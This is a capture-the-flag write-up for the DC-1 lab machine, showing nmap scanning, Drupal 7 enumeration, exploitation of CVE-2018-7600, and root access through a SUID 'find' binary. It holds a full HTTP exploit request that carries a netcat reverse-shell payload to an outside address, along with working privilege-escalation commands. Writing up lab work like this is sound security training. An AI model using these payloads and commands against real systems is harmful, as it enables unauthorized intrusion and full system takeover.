DC-01


Scanning:

```
└$ cat nmap\(192.168.182.193\).scan
# Nmap 7.94SVN scan initiated Sun May 19 02:26:11 2024 as: nmap -A -oN nmap(192.168.182.193).scan 19
2.168.182.193
Nmap scan report for 192.168.182.193
Host is up (0.12s latency).
Not shown: 996 closed tcp ports (conn-refused)
       STATE SERVICE VERSION
                           OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
22/tcp open
| ssh-hostkey:
    1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
    2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
   256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp open http Apache httpd 2.2.22 ((Debian))
|_http-generator: Drupal 7 (http://drupal.org)
|_http-server-header: Apache/2.2.22 (Debian)
|_http-title: Welcome to Drupal Site | Drupal Site
| http-robots.txt: 36 disallowed entries (15 shown)
//includes//misc//modules//profiles//scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
/INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
                rpcbind 2-4 (RPC #100000)
111/tcp open
| rpcinfo:
    program ve
100000 2,3,4
    program version port/proto service
                      111/tcp rpcbind
111/udp rpcbind
    100000 2,3,4
    100000 3,4
                        111/tcp6 rpcbind
    100000 3,4
100024 1
100024 1
100024 1
                       111/udp6 rpcbind
34978/tcp6 status
36464/udp6 status
                        42760/tcp status
    100024 1
                        51413/udp status
```

Enumeration:

- When we open the website, there is a login page.
- I tried default credentials but they didnt work.
- Then I checked robots.txt and found some endpoints but they were useless or some were secured.
- Then I opened source code and found Drupal version there,

<meta name="Generator" content="Drupal 7 (http://drupal.org)" />



The target is vulnerable to : CVE-2018-7600

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| DRUPAL 7 ≤ 7.57 REMOTE CODE EXECUTION (CVE-2018-7600) | by pimps | |

[*] Poisoning a form and including it in cache.

[*] Poisoned form ID: form-s8jUUe_Pgp1Ml9Qt8faw_5_GPXtqbHGCQbFUmqTcl20

[*] Triggering exploit to execute: id uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Foothold:

Now lets have a look at the request using burpsuite:

```
POST /?q=user%2Fpassword&name%5B%23post_render%5D%5B%5D=passthru&name%5B%23type%5D=markup&name%5B%23markup%5D=
rm+-f+%2Ftmp%2Ff%3Bmknod+%2Ftmp%2Ff+p%3Bcat+%2Ftmp%2Ff%7C%2Fbin%2Fsh+-i+2%3E%261%7Cnc+192.168.4
5.221+69+%3E%2Ftmp%2Ff HTTP/1.1
Host: 192.168.182.193
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: close
Content-Length: 98
Content-Type: application/x-www-form-urlencoded

form_id=user_pass&_triggering_element_name=name&_triggering_element_value=&opz=
E-mail+new+Password
```

User Flag:

```
www_data@DC-1:/var/www$ ls
COPYRIGHT.txt
                                                 misc
                                                             sites
                   LICENSE.txt
                                    cron.php
INSTALL.mysql.txt
                   MAINTAINERS.txt flag1.txt
                                                 modules
                                                             themes
INSTALL.pgsql.txt
                                    includes
                                                  profiles
                                                             update.php
                   README.txt
INSTALL.sqlite.txt UPGRADE.txt
                                                  robots.txt
                                    index.php
                                                             web.config
INSTALL.txt
                   authorize.php
                                    install.php scripts
                                                             xmlrpc.php
www-data@DC-1:/var/www$ cat flag1.txt
Every good CMS needs a config file - and so do you.
www-data@DC-1:/var/www$
```

```
www-data@DC-1:/var/www$ cd /home
www-data@DC-1:/home$ ls
flag4 local.txt
www-data@DC-1:/home$ cat local.txt
1d7ea33c17f99fdeba183f575f11ea13
www-data@DC-1:/home$
```

Privilege Escalation:

```
www-data@DC-1:/$ find / -type f -perm -4000 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
```

There is setuid on **find**. So,

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run sh -p, omit the -p argument on systems like Debian (<= Stretch) that allow the default sh shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .
./find . -exec /bin/sh -p \; -quit
```

```
www-data@DC-1:/$ find . -exec /bin/sh \; -quit
# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
#
```

Root Flag:

```
# cd /root
# ls
proof.txt thefinalflag.txt
# cat proof.txt
cd4a2971498e2f495c0967daa6561fe7
#
```